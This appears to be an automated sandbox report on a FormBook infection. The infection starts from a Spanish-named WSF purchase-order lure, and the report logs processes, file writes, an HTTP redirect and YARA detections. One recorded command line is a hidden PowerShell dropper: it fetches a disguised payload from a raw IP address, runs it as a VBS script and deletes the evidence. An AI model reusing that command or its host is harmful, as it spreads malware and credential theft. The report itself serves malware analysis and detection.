May 27, 2022 21:18:53.123682022 CEST	12668	IN	HTTP/1.1 301 Moved Permanently Server: nginx Date: Fri, 27 May 2022 19:18:53 GMT Content-Type: text/html Content-Length: 162 Connection: close Location: https://www.mgydez.site/s4ig/?0tx=dCXC+2ZT0QRaPMB/1bkCzyFCQOsWt/uhEcdMypxrEdi7eXd+jvTokAesL3IOP6QRIKOYlLryUQ==&CTM8q=6lUH4xyXELQ8-0r Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>301 Moved Permanently</title></head><body> 301 Moved Permanently <hr> nginx </body></html>

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: wscript.exe PID: **6632**, Parent PID: **3688**

General

Target ID:	0
Start time:	21:15:22
Start date:	27/05/2022
Path:	C:\Windows\System32\wscript.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\wscript.exe "C:\Users\user\Desktop\NUEVA ORDEN DE COMPRA 80107.wsf"
Imagebase:	0x7ff69e2a0000
File size:	163840 bytes
MD5 hash:	9A68ADD12EB50DDE7586782C3EB9FF9C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: powershell.exe PID: **6096**, Parent PID: **6632**

General

Target ID:	1
Start time:	21:15:23
Start date:	27/05/2022
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -WindowStyle Hidden wget 'http://2.56.57.22/daveCrpted.jpg' -o C:\Windows\Temp\Done.vbs;explorer.exe C:\Windows\Temp\Done.vbs;Start-Sleep 1;rm *.vbs,*.wsf
Imagebase:	0x7ff620040000

File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFF1F37F1E9	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFF1F37F1E9	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFF18CD03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFF18CD03FC	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_2fuzbet0.1gd.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFF1B9B6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_5pqmaeda.zwf.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFF1B9B6FDD	CreateFileW
C:\Users\user\Documents\20220527	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FFF1B9BF35D	CreateDirectoryW
C:\Users\user\Documents\20220527\PowerShell_transcript.936905.niV_xjXk.20220527211529.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFF1B9B6FDD	CreateFileW
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFF18CD03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFF18CD03FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFF18CD03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFF18CD03FC	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFF18CD03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFF18CD03FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFF18CD03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFF18CD03FC	unknown
C:\Windows\Temp\Done.vbs	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFF1B9B6FDD	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_2fuzbet0.1gd.ps1	success or wait	1	7FFF1B9BF270	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_5pqmaeda.zwf.psm1	success or wait	1	7FFF1B9BF270	DeleteFileW
C:\Users\user\Desktop\NUEVA ORDEN DE COMPRA 80107.wsf	success or wait	1	7FFF1B9BF270	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_2fuzbet0.1gd.ps1	0	1	31	1	success or wait	1	7FFF1B9BB526	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_5pqmaeda.zwf.psm1	0	1	31	1	success or wait	1	7FFF1B9BB526	WriteFile
C:\Users\user\Documents\20220527\PowerShell_transcript.936905.niV_xjXk.20220527211529.txt	0	3	ff		success or wait	1	7FFF1B9BB526	WriteFile
C:\Users\user\Documents\20220527\PowerShell_transcript.936905.niV_xjXk.20220527211529.txt	3	760	2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 0d 0a 57 69 6e 64 6f 77 73 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 72 61 6e 73 63 72 69 70 74 20 73 74 61 72 74 0d 0a 53 74 61 72 74 20 74 69 6d 65 3a 20 32 30 32 32 30 35 32 37 32 31 31 35 33 30 0d 0a 55 73 65 72 6e 61 6d 65 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 65 6e 67 69 6e 65 65 72 0d 0a 52 75 6e 41 73 20 55 73 65 72 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 65 6e 67 69 6e 65 65 72 0d 0a 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 20 4e 61 6d 65 3a 20 0d 0a 4d 61 63 68 69 6e 65 3a 20 39 33 36 39 30 35 20 28 4d 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 73 20 4e 54 20 31 30 2e 30 2e 31 37 31 33 34 2e 30 29 0d 0a 48 6f 73 74 20 41 70 70 6c 69 63 61 74 69 6f 6e 3a	**********Windows PowerShell transcript startStart time: 20220527211530Username: computer\userRunAsUser: computer\userConfiguration Name: Machine: 936905 (Microsoft Windows NT 10.0.17134.0)Host Application:	success or wait	11	7FFF1B9BB526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Windows\Temp\Done.vbs	0	4096	fd fd 0d 00 0a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 0d 00 0a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a	:::::::::::::::::::::::::::::: :::::::::::::::::::::::::::::: :::::::::::::::::::::::::::::: :::::::::::::::::::::::::::::::::	success or wait	1	7FFF1B9BB526	WriteFile
C:\Windows\Temp\Done.vbs	4096	9055	3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 0d 00 0a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a	:::::::::::::::::::::::::::::: :::::::::::::::::::::::::::::: :::::::::::::::::::::::::::::: ::::::::::::::::::::::::::::::::::::	success or wait	85	7FFF1B9BB526	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	0	64	40 00 00 01 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	@e	success or wait	1	7FFF1F79F6E8	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFF1F24B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFF1F24B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFF1F24B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	7FFF1F24B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\ac26e2af62f23e37e645b5e44068a025\mscorlib.ni.dll.aux	unknown	176	success or wait	1	7FFF1F3212E7	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFF1F252625	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFF1F252625	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFF1F252625	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pb378ec07#\58553ff4dedf0b1dd22a283773a566fc\Microsoft.PowerShell.ConsoleHost.ni.dll.aux	unknown	1248	success or wait	1	7FFF1F3212E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll.aux	unknown	620	success or wait	1	7FFF1F3212E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll.aux	unknown	900	success or wait	1	7FFF1F3212E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa57fc8cc#\8b2774850bdc17a926dc650317d86b33\System.Management.Automation.ni.dll.aux	unknown	2764	success or wait	1	7FFF1F3212E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFF1F24B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFF1F24B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFF1F24B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFF1F24B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Mf49f6405#\dfef7a1e85e28d0ba698946b7fc68a28\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	7FFF1F3212E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Management\d0f4eb5b1d0857aabc3e7dd079735875\System.Management.ni.dll.aux	unknown	764	success or wait	1	7FFF1F3212E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Dired13b18a9#\78d6ee2fdd35fdb45b3d78d899e481ea\System.DirectoryServices.ni.dll.aux	unknown	752	success or wait	1	7FFF1F3212E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\f2e3165e3c718b7ac302fea40614c984\System.Xml.ni.dll.aux	unknown	748	success or wait	1	7FFF1F3212E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Numerics\4f7e7c29596d1fb8414f1220e627d94c\System.Numerics.ni.dll.aux	unknown	300	success or wait	1	7FFF1F3212E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Data\99a190301066e9665ec15a1f355a928e\System.Data.ni.dll.aux	unknown	1540	success or wait	1	7FFF1F3212E7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFF1F24B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4097	success or wait	1	7FFF1F24B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	7FFF1F24B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Configuration\e82398e9ff6885d617e4b97e31fb4f02\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	7FFF1F3212E7	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	7FFF1F2362DB	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	23116	success or wait	1	7FFF1F2363B9	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P6f792626#\e64755e76f85a3062b9f5a99a62dcabb\Microsoft.PowerShell.Security.ni.dll.aux	unknown	1268	success or wait	1	7FFF1F3212E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Transactions\773cde8eca09561aeac8ad051c091203\System.Transactions.ni.dll.aux	unknown	924	success or wait	1	7FFF1F3212E7	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	success or wait	1	7FFF1B9BB526	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	62	success or wait	1	7FFF1B9BB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	7FFF1B9BB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	7FFF1B9BB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	7FFF1B9BB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	7FFF1B9BB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	7FFF1B9BB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	7FFF1B9BB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	1	7FFF1B9BB526	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFF1B9BB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFF1B9BB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	6	7FFF1B9BB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	7FFF1B9BB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	7FFF1B9BB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFF1B9BB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFF1B9BB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FFF1B9BB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFF1B9BB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFF1B9BB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	138	7FFF1B9BB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	7FFF1B9BB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	7FFF1B9BB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	success or wait	1	7FFF1B9BB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	end of file	1	7FFF1B9BB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFF1B9BB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FFF1B9BB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	7FFF1B9BB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFF1B9BB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FFF1B9BB526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P521220ea#\3fead9bee9d7ca09b54c4ee7c5ed0848\Microsoft.PowerShell.Commands.Utility.ni.dll.aux	unknown	2264	success or wait	1	7FFF1F3212E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Confe64a9051#\b7f41bbfe8914f994b68b89a23570901\System.Configuration.Install.ni.dll.aux	unknown	1260	success or wait	1	7FFF1F3212E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	4	7FFF1B9BB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	7FFF1B9BB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	7FFF1B9BB526	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	7FFF1B9BB526	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	7FFF1B9BB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	7FFF1B9BB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	7FFF1B9BB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	7FFF1B9BB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	7FFF1B9BB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	end of file	1	7FFF1B9BB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	7FFF1B9BB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	7FFF1B9BB526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pae3498d9#\03aa8bc6b99490176793256632e8342e\Microsoft.PowerShell.Commands.Management.ni.dll.aux	unknown	3148	success or wait	1	7FFF1F3212E7	ReadFile

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: **4992**, Parent PID: **6096**

General	
Target ID:	3
Start time:	21:15:24
Start date:	27/05/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6406f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: explorer.exe PID: **6740**, Parent PID: **6096**

General	
Target ID:	4
Start time:	21:15:33
Start date:	27/05/2022
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\explorer.exe" C:\Windows\Temp\Done.vbs
Imagebase:	0x7ff77c400000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: explorer.exe PID: **6164**, Parent PID: **812**

General	
Target ID:	6
Start time:	21:15:34
Start date:	27/05/2022
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\explorer.exe /factory,{75dff2b7-6936-4c06-a8bb-676a7b00b24b} -Embedding
Imagebase:	0x7ff77c400000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000000.516637201.0000000002738000.00000040.80000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000000.516637201.0000000002738000.00000040.80000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000000.516637201.0000000002738000.00000040.80000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000000.517447397.0000000002738000.00000040.80000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000000.517447397.0000000002738000.00000040.80000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000000.517447397.0000000002738000.00000040.80000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: wscript.exe PID: **4544**, Parent PID: **6164**

General

Target ID:	7
Start time:	21:15:37
Start date:	27/05/2022
Path:	C:\Windows\System32\wscript.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\System32\WScript.exe" "C:\Windows\Temp\Done.vbs"
Imagebase:	0x7ff69e2a0000
File size:	163840 bytes
MD5 hash:	9A68ADD12EB50DDE7586782C3EB9FF9C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: powershell.exe PID: **2328**, Parent PID: **4544**

General

Target ID:	9
Start time:	21:15:41
Start date:	27/05/2022
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Wow64 process (32bit):	false
